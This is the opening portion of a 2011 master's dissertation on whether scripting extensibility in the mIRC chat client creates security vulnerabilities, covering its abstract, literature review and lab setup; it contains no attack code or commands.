Extensibility in end-user network applications: a feature or a flaw?

Brian Ackim Zimba

Supervisor: Dr Hanh Le

Department of Computer Science
University of Cape Town

Dissertation presented in partial fulfillment
of the requirements for the degree of

Master of Information Technology
in the University of Cape Town

· 2 December 2011 ·

Plagiarism declaration

I know the meaning of plagiarism and declare that all of the work in this dissertation, save for that which is properly acknowledged, is my own.

Abstract

The rise in global connectivity driven by user-demand is bringing about a wave of end-user interconnectivity applications. This, coupled with the improvements in software security that have forced a shift from syntactic to semantic attacks points at an every-growing likelihood of attacks targeting the human element. Literature predicts the extensibility of applications as presenting a growing threat, but the context of this threat beyond the web-browser model, remains unclear and uncharted.

This work examines the possible threat extensibility poses in this developing context of greater end-user connectivity. A lab environment was created in which a popular extensible chat client (mIRC) was examined in a series of scenarios involving the creation and interaction with scripts that involved a deliberate breach of the software's integrity. The application's behavior and interaction with traditional end-user security measures was observed, recorded and evaluated to find if any significant vulnerabilities arise in the interactions.

Several vulnerabilities were found in the trust mechanisms typically applied by firewalls, and the ability of anti-virus software to detect malicious logic in extensions. A proof of concept semantic-attack was then developed that targeted these vulnerabilities and leveraged extensibility to breach a system, illustrating the security risk.

The conclusion from the extensibility implementation examined was that extensibility presents a double threat to security. It can serve as either the means by which an attack is executed, or the ends of that attack for the client-side capabilities allowed by the vulnerabilities identified.

Any sufficiently advanced bug is indistinguishable from a feature.

Rich Kulawiec

Acknowledgments

I acknowledge my Lord God and savior for the faculties to begin and complete this work.

To my loving wife Marissa, thank you for the gift of your trust, patience and support throughout this journey.

To my supervisor Dr Hanh Le, thank you for your guidance and support in turning this mountain into a molehill, and thank you to the University of Cape Town for the opportunity to advance my academic career.

Contents

List of Figures

List of Tables

List of Listings

Chapter 1

Introduction

1.1 Context

1.1.1 Digital connectivity

Digital connectivity and inter-connectivity is rapidly on the rise globally, fueled by consumer demand for innovation, connectivity and mobility that make personal life easier and more convenient, make home experiences better, and businesses faster (Parkinson, 2010). With the dawn of ubiquitous connectivity in sight there's been a corresponding increase in user dependence on network-enabled applications and services. This has made it ever more critical that software, and in particular internet-enabled software that has to interact with applications and users outside one's environment, be designed with security in mind.

1.1.2 What is secure software?

Secure software ensures the *confidentiality* of its managed assets, the *integrity* of its processing and communication, and its continuous *availability* for use to authorized users Allen (2008).

Allen (2008) further goes on to make a very important point in defining secure software, "Security equals product *plus* environment". How a program is used, under what conditions it is used, and what security requirements it must meet determine whether the software is secure. For software to be considered secure it must be resilient in withstanding the risks posed by its expected operating environment.

For an internet-enabled application network security becomes a key component in achieving that security in direct response to the risks posed by its connected operating environment. Operating over the Internet an application may be exposed to interactions with untrusted users and applications, and network security should exist to ensure that there is no interruption, interception, modification or fabrication of the application's information flows by an unauthorized party (Stallings, 1996). The information flows referred to are both within the application itself and information flows to other applications or services.

Some of the risks posed to the software's security may come from within the software itself, such as bugs in the software's code or design and implementation flaws that may manifest themselves as erroneous or unexpected behavior of the application when subjected to certain conditions or interactions. If such a defect can be exploited to cause a breach in the security of the application then it represents a vulnerability in the application (Allen, 2008).

1.1.3 The security war that rages

Most technology users will also be keenly aware that this need for security is driven by the fact that information systems continue to be a target for hackers, script kiddies, spies, employees, cybercriminals

and cyberterrorists (Ciampa, 2008) for their own nefarious ends. What perhaps is not as obvious for the average user about this ongoing "war" between security professionals and attackers is that, like a conventional war, the tools and techniques of attack and defense evolve as the war goes on. As each side attempts to counter the advances made by the other, observable relationships and interactions begin to form between the state of software security and the existing predominant types of attacks.

These relations enable security professionals to make predictions on the types of attacks that may be predominant in the future in response to advances in computer security. This symptomatic shift in attacks is noted by Allen (2008) who states that the number of threats specifically targeting software is increasing, *and* the majority of network- and system- level attacks now exploit vulnerabilities in application-level software. Hoglund (2004) points out the driving force behind some of these shifts and notes that new development tools are very likely to hamper many of the traditional methods of attack as they are now able to identify a simple programming error (statically) and compile it out, *"in a few years, buffer overflows will be obsolete as an attack method."* Perhaps the clearest sign of what the horizon holds is identified by Mitnick (2001) who states that as developers invent continually better security technologies, making it increasingly difficult to exploit technical vulnerabilities, attackers will turn more and more to exploiting the human element.

1.1.4 Syntactic to semantic attack vectors

This shift that's been noted in attack vectors represents a migration from *syntactic attacks* which exploit vulnerabilities in software products, protocols, and cryptographic algorithms to *semantic attacks* that target the way humans assign meaning to content (Leach, 2011). Phishing attacks are an example of semantic attacks, most often we fail to corroborate the veracity of information presented to us, by examining the credentials of the site, finding alternate opinions, and so on (Gattiker, 2004)

Gattiker (2004) concurs with the danger that semantic attacks pose, describing them as being so devastating because "they directly target the human/computer interface, which is the most insecure interface on the internet".

1.2 Motivation

Hoglund (2004) identifies extensibility as being one of the key challenges to software security, but while the author goes on to describe how malicious code in an extension, he does not go on to describe any vectors of attack. At the time of writing Hoglund viewed application extensibility as a future, but increasing, threat to securing software.

An application's look, behavior and functions can be customized through extension languages, these are scripting languages that can interact with an application's Application Programing Interface (API) allowing an end-user to interact with and extend the applications functionality. This is a very powerful feature for software to have, yet there seems to be little in the way of what security risks, if any, are posed by such functionality.

The Common Attack Pattern Enumeration and Classification (CAPEC) (Mitre, 2011) is an initiative that provides a publicly available catalog of attack patterns along with a comprehensive schema and classification taxonomy. Attack patterns are a powerful mechanism to capture and communicate the attacker's perspective and are descriptions of common methods for exploiting software. A search of the most current CAPEC catalog (release 1.6) (Mitre, 2011) reveals a possible match for the threat that application extensibility could pose as being Attack Pattern "CAPEC-184: Software Integrity

Attacks". This entry describes the attack as follows, "An attacker initiates a series of events designed to cause a user, program, server, or device to perform actions which undermine the integrity of software code, device data structures, or device firmware, achieving the modification of the target's integrity to achieve an insecure state." There is a single weakness in security mechanisms identified as contributing to the likelihood of such an attack succeeding, "Download of Code Without Integrity Check".

Existing literature predicts extensibility as a growing threat, but is inadequate in explaining how this threat is realized. Literature also identifies and predicts an ever-increasing shift from syntactic to semantic attacks. The developing context of greater end-user connectivity provides greater opportunity for semantic type attacks. Security researchers have identified application extensibility as a possible avenue for software integrity attacks, and the related key weakness related to this is the download of code without integrity checking - which can be effected via semantic attacks. These point to the likelihood that the threat of application extensibility will be realized through semantic based attacks.

This work brings together all the above elements to explore the threat that application extensibility poses when in an end-user network-capable application. A proof of concept semantic attack was built that explores how realizable this threat is.

1.3 Research questions

The primary research questions of this thesis were as follows:

1.3.1 Research question 1

Does application extensibility in network capable applications pose a potential security risk?

1.3.2 Research question 2

How realizable is the threat of application extensibility in a real world context?

1.4 Methods

An experimental method was followed to address the research questions and involved the creation of a lab environment in which scenarios involving the use of a network application with application extensibility were recreated and monitored with the independent variable being the introduction of application extensibility code. Two test cases were developed to address the research questions (see Section 1.3) and provide analyzable data on which conclusions could be drawn.

The lab environment was set up to mimic a typical desktop environment secured by the use of both a commercial firewall and commercial anti-virus package.

An application fulfilling the following criteria was then selected as the principal application to be assessed:

1. The application inherently requires network access to perform its functions
2. The application includes application extensibility features accessible to local end-users

3. The application is typically operated by an end-user as opposed to autonomous operation

The selected application was then installed and its interactions with both the firewall and anti-virus software during normal operation was monitored and recorded. These pre-testing results were then used as the control for comparisons and evaluations of the results following the introduction of extensibility code.

A piece of code extending the application's functionality, effectively granting a remote user access to interact with the application, was then incorporated into the application. The interaction of the network application with the security measures in place was then monitored while the new functionality was used by a remote user. The results were then analyzed to identify any changes in behavior or state of the components in the environment that pointed to vulnerabilities. The existence of vulnerabilities alone would not be enough to successfully address the first research question (see Section 1.3.1) since the extensible code was *deliberately* introduced and no threat had been demonstrated.

The behaviors identified across the applications in the above testing, combined with information from existing literature on the challenges in securing software, were then used to construct a proof of concept that could show a possible attack vector that specifically leverages application extensibility capabilities. Monitoring and recording was then done on the extensible application and the security applications in place as this code was interacted with. This was aimed at answering the second research question (see Section 1.3.2), and the conclusions drawn here had an inference on the response to the first research question as well.

1.5 Outline of chapters

Chapter 1: Introduction, provides the context of the work, the motivation, research questions and methods used.

Chapter 2: Related work, provides a literature review on the challenges in securing software, the implementations and peculiarities of extensibility, and the problem space being dealt with in this work.

Chapter 3: Methods, details the methods followed to address the research questions, and in particular details the pre-testing and first test case design.

Chapter 4: Proof of concept, details the design and construction of the proof of concept attack vector and explains its use in the second test case.

Chapter 5: Results, provides the results obtained from the pre-testing and two test cases.

Chapter 6: Discussion, evaluates and discusses all the results.

Chapter 7: Conclusion, provides the main conclusions, limitations and possible future work.

Appendices A to D, provides listings of the different scripts used, and the detailed results from the test cases.

Chapter 2

Related work

2.1 Introduction

In addressing the research questions an examination of existing literature was done with the following key focus areas:

1. Understanding the general challenges faced in securing software and systems
2. Understanding the use and behavioral properties of application extensibility
3. Understanding how the challenges are localized in an environment where application extensibility is in use

These three elements lay the foundation for a detailed examination and understanding of how application extensibility can influence security.

The general challenges in securing software and systems are dealt with in Section 2.2. The behaviors and properties of application extensibility are reviewed in Section 2.3 with the goal allowing for accurate interpretation of observations during the experiments. Finally, the security considerations in running a network capable application with application extensibility features are examined in Section 2.5.

2.2 General challenges to securing software

There are many factors that make the securing of software a big challenge, Hoglund (2004) list the factors they consider key in making software risk management a major challenge today;

1. **Complexity** - correlation between lines of code and likelihood of bugs
2. **Connectivity** - growing connectivity of computers to the Internet
3. **Extensibility** - updates or extensions that evolve a system's functionality incrementally (termed mobile code)

These factors all contribute in different ways towards the challenge of creating secure software and environments. However, how exactly does each contribute, and more importantly what advances have been made in dealing with these challenges? An analysis of each factor was made with the goal of establishing where each stands today, and in particular what aspects from each are relevant to the particular context and scenario that was to be examined.

2.2.1 The impact of complexity

The problem of complexity refers to how modern software systems have grown in complexity, both in lines of code and in functionality, driven by business requirements that increasingly lead to the need to integrate multiple systems to support business processes (Allen, 2008). The increased levels of abstraction required for designing a large system make it more difficult for the designer to visualize and model the behavior of the eventual system (Budgen, 2003). As the complexity of software increases, so does the number and complexity of bugs in any given system (Siyan 1996). Allen (2008) concurs stating that the more challenging classes of vulnerability derive from interactions among multiple system components adding that such vulnerabilities are difficult to locate and predict because it may not be possible to model the behavior of multiple systems under all conditions.

Long methods in software code and methods with a high number of paths are hard to understand, and in fact they actually have been shown to be directly proportionate with defects (Duvall, 2007). Such defects can manifest themselves in the form of bugs or design flaws in the software. A bug is an error in the design and implementation of a program making it do something neither the user nor the programs author wanted it to do (Gattiker, 2004). Examples included buffer overflows, race conditions, unsafe system calls, and incorrect input validation. A flaw is a problem at a much deeper level, typically originating in the design and being instantiated in the code. Examples of flaws include error-handling problems and broken or illogical access control (Allen, 2008)

The increased use of incremental development methodologies, where large systems typically emerge from a smaller system by incremental additions of new functionality, also contribute to the problem of complexity in that the original systems may not necessarily have been designed for the new use or for any additional threats associated with the new use or operating environment which can lead to hard-to-solve technical problems in meeting the security requirements (Allen, 2008).

2.2.2 The impact of connectivity

The increase in connectivity in and of itself is not a risk, rather the risk comes from the increased exposure via the network interface to possible threats from malicious users or applications on the network. As Johansen and Schultz (2003) aptly point out, "If a computer running vulnerable code has extremely strong physical security and is not networked, the vulnerability is functionally a non-issue if it cannot be exploited by anyone other than someone who can gain direct physical access."

Connectivity provides the means through which an attack can be mounted, but even more than that the proliferation of connectivity is characterized by an increase in new protocols and delivery mediums to carry that information. These are all not necessarily secure, having the effect of increasing the number of avenues of attack and the ease with which an attack can be made (Hoglund, 2004).

While one can readily relate the increase in the *avenues of attack* to the possible numerical increase in the number of connected nodes or increasing diversity of communication protocols and internet-enabled applications, understanding why attacks have become *easier* due to connectivity requires a more involved process of relating the cause to the effect. Ciampa (2008) provides some insight into understanding the factors that have contributed to the ease of launching attacks while simultaneously increasing the difficulty of defending against them, and lists them as follows:

1. **Speed of attacks** - ability to launch attacks against millions of computers within minutes

2. **Greater sophistication of attacks** - attack tools vary their behavior so the same attack appears differently each time
3. **Simplicity of attack tools** - attacks no longer limited to highly skilled attackers
4. **Detect vulnerabilities more quickly** - attackers can discover security holes in hardware or software more quickly
5. **Delay in patching** - vendors are overwhelmed trying to keep pace by updating their products against attacks
6. **Distributed attacks** - attackers can use thousands of computers in an attack against a single computer or network
7. **User confusion** - users are required to make difficult security decisions with little or no instruction

When one takes each of these factors and applies the leverage of greater connectivity the impact can be described as follows:

1. **Speed of attacks** - greater connectivity provides a greater base of vulnerable computers that can be commandeered/infected to propagate attacks to other computers
2. **Greater sophistication of attacks** - malicious users have greater access to information, assistance and the tools to create ever sophisticated attacks
3. **Simplicity of attack tools** - greater connectivity provides greater access for malicious users to acquire or share simplified attack tools
4. **Detect vulnerabilities more quickly** - greater connectivity provides for a greater number of malicious users looking for vulnerabilities over the network
5. **Delay in patching** - greater connectivity means a greater number of application and devices are exposed to new threats sooner and simultaneously
6. **Distributed attacks** - greater connectivity means a greater base of possible devices that can be used as agents in such attacks
7. **User confusion** - users may be unaware of the appropriate precautions or security measures to take when using new or different types of connected devices

2.2.3 The impact of extensibility

Hoglund (2004) terms updates or extensions that a host can accept to extend its system's functionality in an incremental fashion as being mobile code. Extensible systems are attractive because they provide for the addition of new features and services, but each new extension adds new capabilities, new interfaces, and thus new risks (Allen, 2008) .

Furthermore, analyzing the security of an extensible system is much harder than analyzing a complete system that can't be changed. It is hard to prevent malicious code from slipping in as an unwanted extension, meaning the features designed to add extensibility to a system must be designed with

security in mind (Hoglund, 2004) . Hoglund further predicts that because of the pervasiveness of networking all code in the future will be mobile code, and language-based security models will take on more importance, and attacks against these kinds of security mechanisms.

2.3 Application extensibility and its implementation

2.3.1 Types of application extensibility

Figuerido (1994) identified four different types of extension languages, as follows:

Configuration languages - for selecting preferences

Scripting languages - for automating tasks, with limited flow control

Macro languages - for automating tasks, usually with no flow control

Embedded languages - for extending applications with user defined functions

Figuerido (1994) notes that embedded languages differ from standalone languages in that the embedded language only works embedded in a host client, called the embedding program. Figuerido adds further that these languages are quite powerful, being simplified versions of mainstream programming languages, and can be used for extending the application with user defined functions based on primitives provided by the application.

A key difference with embedded languages is that unlike the other types of extension languages which are used to supply parameter values and sequences of actions to hosts, there is a two-way communication between embedded languages and host programs (Figuerido, 1994).

2.3.2 Integration of disparate applications to achieve extensibility

The implementation of application extensibility using an embedded scripting language is an example of software integration. Software integration is a recognized practice in software design and involves the assembling of a set of software components/subsystems to produce a single, unified software system (Stavridou, 1999). The two-way communication between a host program and its embedded language is enabled by this type of integration of the applications.

John Ousterhout (1997), the creator of TCL, which is a scripting language commonly used in application extensibility, identifies scripting languages as often being used to extend the features of components due to their properties. Ousterhout (1997) points out that scripting languages are easier to learn because they have simpler syntax than system programming languages and they omit complex features like objects and threads. In addition, the designing and writing of a program using a scripting language has been shown to only take about half as much time as writing it in a conventional programming language and the resulting program is only half as long (Prechelt, 2003). These features highlight why scripting is better suited for end-users productivity than conventional programming languages for the extension of an application's functionality. Other notable elements and properties common to scripting languages are discussed further later in this chapter.

In regard to security it is important to note that host programs will usually be designed with operational and security considerations that fit a specific and limited usage model and expected operating

environment. Likewise scripting languages will cater for their expected usage model, typically their general usefulness will be directly linked to their ability to cater for as wide a set of usage models and operating environments as possible. So the embedding of a scripting language into a host program will often create a situation where two disparate applications, with different functions and operational considerations, are brought into a single unit. Allen (2008) warns that the behavior of a system is not the simple sum of the behaviors of its individual components as system behavior is strongly influenced by the interactions of its components. Components may individually meet all specifications, but when they are aggregated into a system, the unanticipated interactions among components can lead to unacceptable system behavior.

It is this specific outcome, the "unanticipated interactions among components can lead to unacceptable system behavior" in the integration of disparate applications, that is an area of concern in this study. As will be discussed in Section 2.3.3, which deals with scripting language properties, scripting languages have properties that can often lead to such an outcome.

2.3.3 Scripting language properties

Kanavin (2002)'s work presents an overview of scripting languages and identifies the following properties as being common to scripting languages:

- They are interpreted or bytecode-interpreted and never compiled to native code
- The memory handling is done by a garbage collector and not by a programmer
- They include high-level data types, such as lists, associative arrays and so on
- The execution environment can be integrated with the program being written
- The scripting programs (or simply, scripts) can access modules written in lower-level languages, such as C.

It is easy to identify from the properties where extensibility fits in; the fact that their execution environments can be integrated with the program being written.

However an important characteristic to note about scripting languages, which specifically applies to this work, is that they tend not to have strong typing rules and access rules that restrict the programmer from doing certain things (Prechelt, 2003). A typeless language makes it much easier to hook together components. There are no prior restrictions on how things can be used, and all components and values are represented in a uniform fashion. Thus any component or value can be used in any situation; components designed for one purpose can be used for totally different purposes never foreseen by the designer (Ousterhout, 1997).

Ousterhout describes scripting languages as being designed for gluing: They assume the existence of a set of powerful components and are intended primarily for connecting components. In the context of application extensibility these components will be provided by the host application, and the properties of scripting languages lend themselves to very dynamic and unpredictable ways of connecting such components.

Both Ousterhout (1997) and Kanavin (2003) note that the main idea behind the scripting languages is their dynamic nature that allows *to treat data as a program and vice versa.* Ousterhout describes this

behavior as allowing a program to write another program and then execute it on the fly. This is by design! This is contrasted to system programming languages that are strongly typed such that data and code are segregated; it is difficult, if not impossible, to create new code on the fly (Ousterhout, 1997).

Ousterhout (1997) predicts that scripting languages will become increasingly more important due to their suitability to gluing applications where the complexity is in the connections, as gluing tasks are becoming more and more prevalent. However, in Ousterhout's conclusion of his work he advocates the raising of the level of programming languages to enhance programmer productivity, but interestingly enough hesitates in outrightly dismissing the role of strong typing and concludes with the statement, "It is not clear that strong typing contributes to this goal".

2.4 Extensibility in network capable applications

When discussing a network capable application using extensibility features the problem space shifts beyond just the mere interaction of components and the peculiarities that scripting languages allow. It expands to now include the possibility of someone other than the application developer and a legitimate end user of the application having an influence on the application. It introduces the prospect of a third party, from outside the system's boundaries and via the network capability in the host application, being able to directly interact with the application and possibly influence its behavior.

It is difficult to discuss application extensibility in such a context without referring to perhaps the most common example of this kind of interaction - web browsers. In Djeric's (2010) work, "Securing Script-Based Extensibility in Web Browsers", he makes note of the two ways that browsers allow for extensibility, using native extensions (plug ins) and script-based extensions. Djeric describes the typical operating environment that script extensions work in, noting that they must have access to both sensitive browser APIs and content from untrusted web pages. The untrusted web pages represent the external interaction point linked to via network connectivity.

However, the web browser client-server relationship as depicted in Figure 2.1 does not form the focus of this work.



Figure 2.1: *Web browser client-server relationship*

Rather this work focuses on network applications where the server plays the benign role of facilitating inter-connectivity between end-users (see Figure 2.2). This also, in form, covers network applications (with extensibility) that can form direct peer-to-peer connections. The key operational requirement being that end-users are connected to each other to enable synchronous interaction with *each other* via their network clients, as opposed to the web browser model that is typically asynchronous.

The web browser model still provides many points of similarity in terms of the implementation of extensibility comparisons can be made, particularly with client-side extensibility.

2.5 Extensibility security considerations and measures

2.5.1 Language restrictions in embedded languages

Anupam and Allen's (1998) examined scripting related attack vectors against browsers and their work can be analyzed to see if parallels can be drawn to similar implementations that rely on embedded languages. They noted that the primary requirements for a safe scripting interpreter is to provide data security and user privacy. Their work culminates in identifying three critical aspects that such a safe interpreter would need to be able to provide;

1. **Access control** - a safe interpreter must prevent a script from directly accessing restricted objects, such as local files of a user.
2. **Independence of contexts** - a safe interpreter must prevent script covertly passing information to other scripts.
3. **Management of trust** - an Access Control List is used to determine when and which scripts can interact with other scripts to form a trust relationship.

Anupam and Allen aim to bring some predictability and safety in how components and scripts are allowed to interact. However, their recommendations are suited to an operating environment where the expected usage model is known, and the parameters of operation are easily defined and need to be limited within the established model. In essence, it sacrifices flexibility for security. Section 2.5.2 further discusses the problem of balancing flexibility (usability) and security.

Another significant finding by Anupum and Allen (1998) is that "most of the uncovered vulnerabilities of scripting languages originate within the language itself", and they recommend that future designs of scripting languages explicitly consider security aspects during initial design. This seems to suggest that even when an end-user develops an extension with a secure design, the mere use of that scripting language in the construction of that extension may render the extension vulnerable to exploit.



Figure 2.2: *End-user synchronous connectivity through a server*

2.5.2 Usability versus security

Application extensibility is a feature that's meant to be accessible to end-users, with the intention that they can customize or develop new functionality in the application. This context will often place an emphasis on the usability and flexibility of the implementation as a key goal during initial design and development of the feature.

Wurster and van Oorschot (2008) found in their study of developers' influence on application security that, "If a secure but relatively unusable implementation of functionality exists, developers are likely to create another implementation which is more usable but perhaps less secure. In this regard, developer preferences can be a powerful influence on software security."

There are further examples in other contexts that point to the integration process in general resulting in less than ideal security controls in the resulting application. Pearson (1999) provides an example of how new services in cloud computing can be made available through service combination, but that this procedure of service combination is typically under less control than previous service combinations carried out within traditional multi-party enterprise scenarios.

These factors all contribute to the possibility that the mere existence of an application extensibility feature, *even without any extensions*, could already represent a reduction in the security of an application. Verifying or proving this is beyond the scope of this work and the basis of operation is that the level of security that exists in an application with application extensibility equals that of the same application without application extensibility features.

2.5.3 Securing the operating environment

Components that are not secure as stand-alone components in an operating environment may be secure when used in a system that controls access to those components (Allen, 2008). A key question that arises though is what steps, if any, can a user take to secure the environment in which such applications operate? When dealing with network capable applications, Siyan (1996) describes a firewall as the chief instrument used to implement a network security policy. Network security is critical because a network connection provides that conduit through which a remote user (an intruder) can interact with and exploit vulnerabilities in locally running applications. It goes without saying that a reliable anti-virus product is a key component in securing an environment.

2.6 The current state of the security landscape

In the introduction to the work it was pointed out that application extensibility exploits are most likely to lead to software integrity attacks (see Section 1.2), and that the download of code without integrity checking is the biggest associated weakness likely to lead to successful exploitation. The "CWE/SANS Top 25 Most Dangerous Software Errors" is a list of the most widespread and critical errors that can lead to serious vulnerabilities in software. The list is updated annually and reflects a ranking of the prevalence, importance, and likelihood of exploit of different weaknesses (CWE/SANS, 2011). In 2010 the weakness identified as the "Download of Code Without Integrity Check" was ranked number 20 on the list, and in 2011 it had risen in significance to number 14 on the list.

At this time the Prevention and Mitigation guidance provided to combat this weakness assumes the application has to perform the integrity checks and neglects to mention anything about the end-users role in integrity checking. In particular, the advice provided focuses on architecture and design

considerations for the developer, and in what state the end-user should place an application before allowing *it* to download any code. The omission of guidance regarding *the user* downloading code without integrity checking could be deliberate since the listing is about "software errors", but it could also be a reflection of the critical gap spotted by Allen (2008) that social engineering exploits are treated as external events, and that their impact may not be something that's accounted for in applications' usage models.

2.7 Summary of related work

While the effects of complexity and connectivity have been largely explored by the security community, as evidenced by the amount of literature on these topics, the impact of application extensibility does not seem as widely explored. The connectivity explosion is fueled by end-user demand, and with that comes a focus on end-user requirements. Application extensibility caters to the needs and requirements of end-users and one may expect that there would be a corresponding proliferation of applications that have some form of extensibility. The correlation between the growth in connectivity and the proliferation of extensible applications is assumed, but this research does not leverage that assumption as the focus is on an already existing application that is already widely in use and considered the de facto client within its product category.

Literature hints at the looming threat of extensibility-based attacks and the need for security models to counter this effort, but this picture as it currently stands is more a collection of dots, with no lines drawn between them, than a clearly defined state of affairs. This work aims to link a few of those dots to create one possible picture that would allow both the study of the threat, which in turn my prompt a study of how to mitigate against it before it becomes all too real.

The general lack of academic study on vulnerabilities introduced by application extensibility, beyond the web browser paradigm, is a reflection of Grimes' Corollary (Grimes, 2010), which propositions that the most widely used software in a particular category is successfully exploited the most given that it offers the largest possible impact from a successful exploit. This attention from nefarious groups in-turn makes the subject area topical for security professionals and researchers, generating a wealth of information around the subject.

Hoglund (2004) provides a glimpse of the threat that lies dormant in an example where he describes a worm that exploited traditional bugs such as buffer overflows to propagate, but the worm itself was designed to allow other exploit techniques to be added to its arsenal. Hoglund described the worm as being an extensible system!

What if the extensible system is already there in an environment as a legitimate application, what if that system has networking capability allowing it to interact with entities outside its secure environment, and what if that system is being operated by the average end-user: the weakest link in the security chain? This scenario lays the foundation for the problem-space that is being examined.

Chapter 3

Methods

3.1 Introduction

The methods involved the creation of two experiments that would allow for a focused approach to addressing the research questions posed in Section 1.3.

A test lab was created (see Section 3.2) in which two specific test cases were examined. The basic testing method is detailed in Section 3.3, which also goes on to detail the creation of the pre-test data for comparative analysis, and any general assumptions applicable to all the experiments.

Empirical data would be generated by both case studies that would allow for an analysis of the behavior of the extensible application and the third party applications securing the environment. The analysis and interpretation of the results would be qualitative with contrasting between the recorded behavior and expected behavior performed. The process of recording of the different sets of data is highlighted in Section 3.6.

3.2 Creating the lab environment

3.2.1 Selection of the extensible application

To satisfy the real world context that was established, and the focus of this dissertation on the security implications of application extensibility in network capable applications, the following criteria were identified for the candidate client to be evaluated:

1. The application inherently requires network access to perform its functions
2. The application includes application extensibility features accessible to local end-users
3. The application is typically operated by an end-user as opposed to autonomous operation

mIRC was selected as the application that would be used to evaluate the characteristics of application extensibility and its impact on network security. mIRC is a fully featured Internet Relay Chat (IRC) client for Windows that can be used to communicate, share, play or work with others on IRC networks around the world, either in multi-user group conferences or in one-to-one private discussions (mIRC Co. Ltd, 2011). It is recognized as one of the leading IRC clients and is both actively maintained and in wide use.

The level of application extensibility available in mIRC is described by the developer as follows; “mIRC also has a powerful scripting language that can be used both to automate mIRC and to create applications that perform a wide range of functions from network communications to playing games.” (mIRC Co. Ltd, 2011). The identified criteria were fulfilled by mIRC.

3.2.2 The IRC client-server relationship

The standard client-server relationship (see Figure 3.1) that is involved in IRC communication was simulated in the lab environment.



Figure 3.1: *Client server relationship*

3.2.3 The simulated client-server environment

A setup of the client-server relationship was done across the available hardware and software as depicted (see Figure 3.2) to establish the different environments of the two users required for the experiments, Target and Attacker.

Two laptops were set up, each with independent internet connections to allow them to connect independently to the internet and join a publicly available IRC server for the testing. The use of a publicly available IRC server was motivated by the need to create a simulation that, as closely as possible, represents real world factors. The operating environment and configuration required for an IRC server could not be replicated with the operating systems available, so a publicly accessible server was used instead.

